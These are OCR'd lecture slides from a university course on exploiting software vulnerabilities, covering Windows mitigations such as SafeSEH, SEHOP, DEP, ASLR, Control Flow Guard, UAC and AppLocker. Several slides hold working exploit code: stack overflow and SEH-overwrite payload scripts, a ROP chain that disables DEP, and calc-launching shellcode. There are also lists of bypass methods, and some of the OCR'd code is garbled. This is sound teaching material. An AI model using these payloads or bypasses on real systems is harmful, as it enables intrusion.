Exploiting Software Vulnerabilities

Software Defenses Exploitation Mitigation Techniques in the Windows OS

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Dept. of Computer Science and Systems Engineering University of Zaragoza, Spain

Course 2022/2023


Master's Degree in Informatics Engineering

University of Zaragoza Seminar A.22, Ada Byron building



- 1 Structured Exception Handlers
- 2 Data Execution Prevention
- 3 Address Space Layout Randomization (ASLR)
- 4 Control Flow Guard
- 5 Patch Guard
- 6 Windows UAC
- 7 AppLocker
- 8 The Microsoft EMET tool
- 9 Hardware-Enforced Stack Protection
- 10 Trusted Platform Module







1 Insert your shellcode on the stack

- ←%ebp 264 Shellcode: originally, the minimal code to launch a shell (i.e., exec("/bin/sh")). Today, any code injected regardless of its purpose
 - 2 Manipulate @rtn address to return to your shellcode
 - Look for assembly instructions that allow redirection of execution to %esp
 - When the vulnerable function ends, the shellcode runs!

```
#include <stdio.h>
 #include <windows.h>
                                                                                    _readCredentials:
void readCredentials()
                                                                                            nush
                                                                                                   ebp, esp
        /* Create an array for storing some dummy data */
                                                                                                   esp, 40
        char username[16];
                                                                                                   DWORD PTR [esp], OFFSET FLAT:LCO
        printf ("Enter your username for login, and then press <Enter>: ");
                                                                                            mov
                                                                                            call.
        scanf ("%s", username);
                                                                                                   _printf
                                                                                            1ea
                                                                                                   eax, [ebp-24]
        printf("Hi %s, welcome back! Well coding!\n", username);
                                                                                            mov
                                                                                                   DWORD PTR [esp+4], eax
                                                                                                   DWORD PTR [esp], OFFSET FLAT:LC1
                                                                                            mov
        return;
                                                                                            call.
                                                                                                   _scanf
                                                                                            1ea
                                                                                                   eax, [ebp-24]
                                                                                                   DWORD PTR [esp+4], eax
int main(void)
                                                                                                   DWORD PTR [esp]. OFFSET FLAT:LC2
                                                                                            call
                                                                                                   printf
        printf("$: Welcome aboard!\n");
                                                                                            leave
        readCredentials();
        printf("$: C U soon!\n");
                                                                                            ret
```

3





```
C:\Documents and Settings\Usuario\Escritorio\findjmp.exe kernel32.dll esp

Findjmp, Eewe, 128-LaB

Findjmp, Eut-Squad

Scanning kernel32.dll for code useable with the esp register


Scanning kernel32.dll for code useable with the esp register

$0.7036469 jng esp

$0.7036667 all esp

$0.7036667 saning kernel32.dll for code useable with the esp register

Found 3 usable addresses
```




```
indjmp, Eeye, I2S-LaB
indjnp2, Hat-Squad
canning kernel32.dll for code useable with the esp register
                  call esp
(7086467B jnp esp
(70868667 call esp
Inished Scanning kernel32.dll for code useable with the esp register
          bufLen = 28
          huf='A'*hufLen
          retn = "\xF0\x69\x83\x7C">
                                                    #kernel32.dll -- call esp
          shellcode = "\x31\xC9"> >
                                                    #xor ecx, ecx
          shellcode += "\x51">
                                                    #push ecx
          shellcode += "\x68\x2E\x65\x78\x65"=
          shellcode += "\x68\x63\x61\x6C\x63" >
                                                    #push 636C6163
          shellcode += "\x8B\xCC">>
                                                    #mov ecx. esp
          shellcode += "\x64\x05">>
                                                    #push SW SHOW
          shellcode += "\x51">
                                                    #push ecx
          shellcode += "\xE8\x86\x24\x63\x7C" >
                                                    #call WinExec
          shellcode += "\xFB\xFE">>
                                                    #imp SETP
          print buf+retn+shellcode
```

:\Documents and Settings\Usuario\Escritorio>findimp.exe kernel32.dll es

See WinExec() in MSDN (link here)





See WinExec() in MSDN (link here)

```
\Documents and Settings\Usuario\Escritorio>find.jmp.exe kerne132.d11 esp
 indjmp, Eeye, I2S-LaB
indjmp2, Hat-Squad
   ning kernel32.dll for code useable with the esp register
                call esp
  ished Scanning kernel32.dll for code useable with the esp register
         bufLen = 28
         buf='A'*bufLen
         retn = "\xF0\x69\x83\x7C">
                                               #kernel32.dll -- call esp
         shellcode = "\x31\xC9"> >
                                               #xor ecx. ecx
         shellcode += "\x51">
         shellcode += "\x68\x2E\x65\x78\x65">
                                               #push 6578652E
         shellcode += "\x68\x63\x61\x6C\x63" >>
                                               #push 636C6163
         shellcode += "\x88\xCC">>
                                               #mov ecx. esp
         shellcode += "\x6A\x05">>
                                               #push SW SHOW
                                               #push ecx
         shellcode += "\x51"> >
         shellcode += "\xE8\x86\x24\x63\x7C"
                                               #call WinExec
         shellcode += "\xFB\xFF">>
                                               Himn SFTP
         print buf+retn+shellcode
 C:\WINDOWS\system32\cmd.exe - bof.exe
  :\>nuthon shellcode.nu > shellcode
  :\>nore shellcode
cocceannanananananananananania:i1;Qh.exehcalci|;j$Qb&$c;ù=
   >>bof.exe < shellcode</pre>
     E Calculadora
Edición Ver Avuda
                                                2022/2023
```

```
readName:
                                                                       ebp
                                                               push
                                                               mov
                                                                       ebp, esp
                                                               sub
                                                                       esp, 280
                                                                       eax, DWORD PTR gs:20
readName:
                                                               mov
                                                                       DWORD PTR [ebp-12], eax
        push
                 ebp
                                                               mov
                                                                       eax, eax
        mov
                 ebp, esp
                                                               xor
        sub
                 esp. 264
                                                               sub
                                                                       esp, 12
        sub
                 esp. 12
                                                               push
                                                                       OFFSET FLAT: ICO
        push
                 OFFSET FLAT: . I.CO
                                                               call.
                                                                       printf
        call.
                 printf
                                                               hhs
                                                                       esp. 16
        add
                 esp. 16
                                                               sub
                                                                       esp. 8
                 esp. 8
                                                               lea
        sub
                                                                       eax, [ebp-268]
                 eax, [ebp-264]
        lea
                                                               push
                                                                       eax
        push
                                                              push
                                                                       OFFSET FLAT: LC1
                 eax
        push
                 OFFSET FLAT: . L.C.1
                                                               call.
                                                                       isoc99 scanf
        call.
                 isoc99 scanf
                                                               add
                                                                       esp, 16
        add
                 esp. 16
                                                               mov
                                                                       eax. DWORD PTR [ebp-12]
        leave
                                                                       eax, DWORD PTR gs:20
                                                               xor
                                                                       .1.2
        ret
                                                               je
                                                               call.
                                                                       stack chk fail
                                                      .L2:
(stack cookies disabled)
                                                               leave
                                                               ret
```

(stack cookies enabled)




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Exploitation Mitigation Techniques in the Windows OS Structured Exception Handlers


- Exception handler (try/catch block)
- Also called frame-based SEH
 - Because they are stored on the stack!



SEH record


- Record of 8 bytes:
 - Pointer to next SEH
 - Pointer to current SEH

Exploitation Mitigation Techniques in the Windows OS SEH-based exploit



- Sequence pop; pop; retn indicates Windows to run the following SEH
 - The attacker finds an instruction set consisting of pop; pop; retn and appropriately sets the pointer to the current SEH to that set
 - At the pointer to next SEH, they just need to set a jump to the shellcode!


Exploitation Mitigation Techniques in the Windows OS SEH-based exploit



Exploitation Mitigation Techniques in the Windows OS SEH-based exploit


```
# -*- coding: utf-8 -*-
retn = "\xF7\x1F\xAC\x68"
                                    #lisbspp-0.dll -- pop pop retn
shellcode = "\x31\xC9"
                                    #xor ecx, ecx
shellcode += "\x51"
                                    #push ecx
shellcode += "\x68\x2E\x65\x78\x65" #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"
                                    #mov ecx, esp
shellcode += "\x6A\x05"
                                    #push SW SHOW
shellcode += "\x51"
                                    #push ecx
shellcode += "\xE8\xD1\x23\x62\x7C" #call WinExec
shellcode += "\xEB\xFE"
                                    #jmp $EIP
shellcode += "\x90\x90"
                                    #nop nop
bufLen = 260 - len(shellcode)
buf='A'*bufLen
impBack = "\x90\xEB\xE2\x90"
print buf+shellcode+jmpBack+retn+buf
```

Exploitation Mitigation Techniques in the Windows OS SEH-based exploit



Exploitation Mitigation Techniques in the Windows OS SafeSEH

- Build flag (/safeSEH)
- Compatible with any executable module only for x86 targets
- Workflow:
 - At the time of the exception, Windows determines to which module the handler address belongs
 - If the module was compiled with safeSEH, checks if the handler address is contained in the module's safe exception handler table
 - Control flow is not transferred if it is not present in the table
 - If the module was not compiled with safeSEH, the exploit will work without problems...



Exploitation Mitigation Techniques in the Windows OS SafeSEH – How to exploit it

- Change your exploit to a non-SEH-based exploit ©
- Look for modules without safeSEH
- Minimal conditions necessary for exploitation when the app is non-safeSEH enabled (its base address contains null bytes!):
 - Shellcode must be **BEFORE** the SEH record overwritten
 - Jump to it with a reverse jump
 - Raise an exception somehow

How does SafeSEH works? (before MS12-001 Security Bulletin)


- API KiUserExceptionDispatcher (ntdll)
 - **Stack pointer?** (FS:[4], FS:[8])
 - Is a module near you or your own application? If so, check if the SEH handlers are registered (using the Load Configuration Directory, LCD)
 - If modules do not have LCD, run the handler
 - Doesn't match any loaded modules? Then, run it

Further reading: D. Litchield, Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server Universidad

Exploitation Mitigation Techniques in the Windows OS SafeSEH – Bypassing SafeSEH in Windows

Already done! ©

■ In Windows XP, enabled in system modules



Exploitation Mitigation Techniques in the Windows OS SEHOP

- Introduced in Vista SP1, Win7, Win 2008 (check this link)
- Verifies that the thread's list of exception handlers is intact before allowing any of the registered handlers to be called
- Native OS defense
 - Runtime defense
 - Disabled by default in Windows 7 and in Windows Vista, but enabled in Windows Server 2008
- Last SEH chain handler: FinalExceptionHandler (ntdll)
- RtlIsValidHandler (ntdll) checks if the handler is valid
 - Check A. Sotirov, "Bypassing Browser Memory Protections", http://taossa.com/archive/bh08sotirovdowd.pdf
- Bypassing method proposed in http://www.sysdream.com/sites/default/files/sehop_en.pdf
 - Warning, there is not yet a publicly known and working exploit yet (AFAIK)
- Some programs may not work when enabled

Exploitation Mitigation Techniques in the Windows OS **SEHOP**

SafeSEH **vs. SEHOP**

- Very similar: both help mitigate attempts to overwrite exception handlers
- **SEHOP** is more complete (applies to non-safeSEH modules)
- SafeSEH only works on Windows versions earlier than Windows Vista SP1. while SEHOP works on Windows Vista SP1 and later
- The more protections, the better: use both in your programs!

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Exploitation Mitigation Techniques in the Windows OS

- Data Execution Prevention
 - Introduced in Windows XP SP2, 2003 Server SP1
 - Does not protect against other attacks
 - Compatible with other defenses
 - Comes in two ways:
 - Hardware (discussed in previous lectures)
 - Software (as in SafeSEH, build flag)
 - Execution of a protected memory region: ACCESS_VIOLATION exception (error code 0xC0000005)
 - Different configurations
 - OptIn: only kernel/system modules are protected
 - OptOut: all protected, except specific applications
 - Always0n: all, without exception (cannot be disabled by the app in execution)
 - AlwaysOff: no enable; cannot be enabled by the app in execution
 - System boot variable (file boot.ini)
 - Option /noexecute = policy

Exploitation Mitigation Techniques in the Windows OS **Data Execution Prevention**

Different ways to bypass DEP in Window

- ret2libc (or variants)
 - Jump to existing code. Use that code for your own purposes
- ZwProtectVirtualMemory
 - Unprotect memory pages
- NtSetInformationProcess
 - Allows a process to change its DEP policy
- SetProcessDEPPolicy

Exploitation Mitigation Techniques in the Windows OS Data Execution Prevention – in Windows 7

```
bufLen = 28
buf = 'A'*buflen
ropchain = "\x8B\x23\x99\x75"
                                    #kernel32.dll -- pop edi: retn:
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x2E\x92\x96\x75"
                                    #kernel32.dll -- pop esi; retn;
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x86\xE3\x96\x75"
                                    #kernel32.dll -- pop ebx: retn:
ropchain += "\xFF\xFF\xFF\xFF"
ropchain += "\xE9\x96\x9B\x75"
                                    #kernel32.dll -- inc ebx; jl 0x759B96EF (0x7c03); retn;
ropchain += "\x35\xC1\x97\x75"
                                    #kernel32.dll -- pop ebp; retn;
ropchain += "\xF0\x63\x95\x75"
                                    # @SetProcessDEPPolicy
ropchain += "\xE0\xE1\x94\x75"
                                    #kernel32.dll -- pushad: retn
shellcode = "\x31\xC9"
                                    #xor ecx, ecx
shellcode += "\x51"
                                     #push ecx
shellcode += "\x68\x2E\x65\x78\x65"
                                    #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"
                                    #mov ecx, esp
shellcode += "\x6A\x05"
                                    #push SW SHOW
shellcode += "\x51"
                                    #push ecx
shellcode += "\xBA\x2E\xE2\x9A\x75"
                                    #mov edx. kernel32.WinExec
shellcode += "\xFF\xD2"
                                    #call edx
shellcode += "\xEB\xFE"
                                    #imp $EIP
print buf + ropchain + shellcode
```



Recall pushad order: eax, ecx, edx, ebx, original esp, ebp, esi, and edi

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Exploitation Mitigation Techniques in the Windows OS Address Space Layout Randomization (ASLR)

- ASLR randomizes the base address of exe/dll/stack/heap
 - Introduced in Windows Vista
 - Not on every running app (like Linux), but on every reboot
 - Enabled by default (**except** for Internet Explorer 7)
 - Build flag: /DYNAMICBASE (VS 2005 SP1)
- Specific value in PE header, DllCharacteristics = 0x40
- Registry key: HKLM\CurrentControlSet\Control\Session Manager\Memory Management
 - MoveImages: 0 (never). -1 (always), other (value of DllCharacteristics)

Bypassing ASLR

- **Low entropy on 32-bit systems**: only the high nibble is randomized, we can control the eip in some circumstances
- Look for modules with ASLR disabled (as before with SafeSEH)



- Address Space Layout Randomization (ASLR)
- Control Flow Guard


- AppLocker

Exploitation Mitigation Techniques in the Windows OS Control Flow Guard

- Prevents exploitation of memory corruption vulnerabilities (in particular, avoids arbitrary code execution)
- Build-level defense:
 - Available in Visual Studio 2015
 - "CFG-compatible" programs
 - See https:
 - //docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard for detailed instructions on how to enable it (/quard:cf build and linker flags)
 - A 16-byte length list is added per module, containing valid destinations
- Kernel-level defense:
 - Knows valid indirect branching destinations
 - Implements the logic necessary to check if an indirect branching destination is valid
- Enforces integrity on indirect calls (forward-edge CFI)



Exploitation Mitigation Techniques in the Windows OS Control Flow Guard



Credits: https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

Exploitation Mitigation Techniques in the Windows OS Control Flow Guard

How does it work?

- Program execution stops immediately when CFG verification fails
- Each indirect call/jmp is preceded by a _guard_check_icall call to check the validity of the target

Further reading: https://lucasg.github.io/2017/02/05/Control-Flow-Guard/

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Exploitation Mitigation Techniques in the Windows OS Patch Guard

- Also known as Kernel Patch Protection (KPP)
- Introduced in 64-bit editions of Windows
- Prevents kernel patching
- Received a lot of criticism from the infosec community
 - It is argued that KPP is unsound: it cannot completely prevent kernel patching
 - Good summary of weaknesses and limitations in https://en.wikipedia.org/wiki/Kernel Patch Protection
- Several methods have been published to bypass it:
 - "Bypassing PatchGuard on Windows x64" (http://www.uninformed.org/?v=3&a=3)
 - "Subverting PatchGuard Version 2" (http://uninformed.org/index.cgi?v=6&a=1)
 - "A Brief Analysis of PatchGuard Version 3" (http://uninformed.org/index.cgi?v=8&a=5)

- Address Space Layout Randomization (ASLR)


- Windows UAC
- AppLocker

Exploitation Mitigation Techniques in the Windows OS Windows User Access Control (UAC)

- Introduced in Windows Vista
- Helps prevent unauthorized changes to the OS
 - Verified vs. unknown software publisher
- Every program that activates a UAC window has a shield symbol (in the bottom-right corner of its program icon)








No

Yes



Exploitation Mitigation Techniques in the Windows OS Microsoft Authenticode

- Code signing standard used by Windows to digitally sign files that adopt the Windows PE format
- Follows the PKCS#7 structure: signature (hash value of the PE file), a timestamp (optional), and the certificate chain
- Supports MD5 (for backward compatibility), SHA-1, and SHA-256 hashes
 - A Windows PE can be dual-signed
- The certificate chain is based on a trusted root certificate by using **X.509** chain-building rules

Exploitation Mitigation Techniques in the Windows OS Microsoft Authenticode

- Comes in two forms: embedded or catalog-based signature
 - Both follow the Abstract Syntax Notation One (ASN.1) format
 - The embedded signature is a WIN_CERTIFICATE structure in the Security directory entry within the Data directories array of the optional PE header
 - Catalog-based: catalog (.cat) files
 - Collect digital signatures from an arbitrary number of files
 - Signed, to prevent unauthorized modifications
 - Located in the system32/catroot directory
 - catdb database, which follows the Extensible Storage Engine format
- Signature verification is performed by the WINTRUST and CRYPT32 DLLs

Further reading: D. Uroz and R. J. Rodríguez, Characteristics and Detectability of Windows Auto-Start Extensibility Points in Memory Forensics, Digital Investigation, vol. 28, pp. S95-S104, 2019, doi: doi: 10.1016/j.diin.2019.01.026



Exploitation Mitigation Techniques in the Windows OS Windows User Access Control (UAC)

Bypassing UAC

- Privilege escalation
- DLL hijacking
- Windows Registry modification (disabling UAC through Registry keys)
- Abuse of trusted certificates
 - Compromised certificates (i.e., stolen/sold)
 - Trusted certificates issued directly to malware developers
- Examples: https://attack.mitre.org/techniques/T1548/002/

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Exploitation Mitigation Techniques in the Windows OS AppLocker

- Introduced in Windows 7
- Application allowlisting technology
- Allows the user to restrict the programs that can be run based on the path, publisher, or hash of the program
 - Can be applied to individual users and groups
 - Can be configured through Group Policy
- Bypassing methods:
 - Using allowlisted locations
 - Execution delegated to a allowlisted program
 - DLL hijacking

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Exploitation Mitigation Techniques in the Windows OS

Enhanced Mitigation Experience Toolkit

https://technet.microsoft.com/en-us/security/jj653751



- Security mitigations against known attacks
 - Recall the demos: DOES NOT prevent attacks (but helps mitigate them!)
- EOL statement: July 21, 2018
- Good description of the defense techniques provided by EMET in the *Guía de Seguridad de las TIC CCN-STIC 950: RECOMENDACIONES DE EMPLEO DE LA HERRAMIENTA EMET* (download it here)
- Many of these defenses have been integrated into the Windows 10 kernel


Credits: http://compushooter.com/microsoft-support-of-windows-xp-to-end-this-april-2014/



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Hardware-Enforced Stack Protection



- Introduced in Windows 10
- Enforces integrity on return addresses on the stack (backward-edge CFI)
- Requires support for hardware shadow stacks:
 - Intel's Control-flow Enforcement Technology
 - AMD shadow stacks
- How it works?
 - New logical register (SSP, Shadow Stack Pointer)
 - Page table extensions to identify shadow stack pages and protect them against attacks
 - New assembly instructions: incssp, rdssp, saveprevssp, rstorssp
- Requires also software support: new linker flag (/CETCOMPAT)

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Trusted Platform Module

- Introduced in Windows 11 (it requires a TPM v2 chip)
- On-chip specially designed for security purposes mandatory!
- Virtualization-based security
 - Separates the security data and its accesses from the rest of the hardware
 - That is, it prevent attackers from accessing your computer and leaking your data

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 - Separates the security data and its accesses from the rest of the hardware
 - That is, it prevent attackers from accessing your computer and leaking your data
- Microsoft has reconsidered its initial decision
 - The obligation to have TPM can be disabled, if your computer does not have a TPMv2 chip on board

Exploiting Software Vulnerabilities

Software Defenses Exploitation Mitigation Techniques in the Windows OS

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Dept. of Computer Science and Systems Engineering University of Zaragoza, Spain

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Master's Degree in Informatics Engineering

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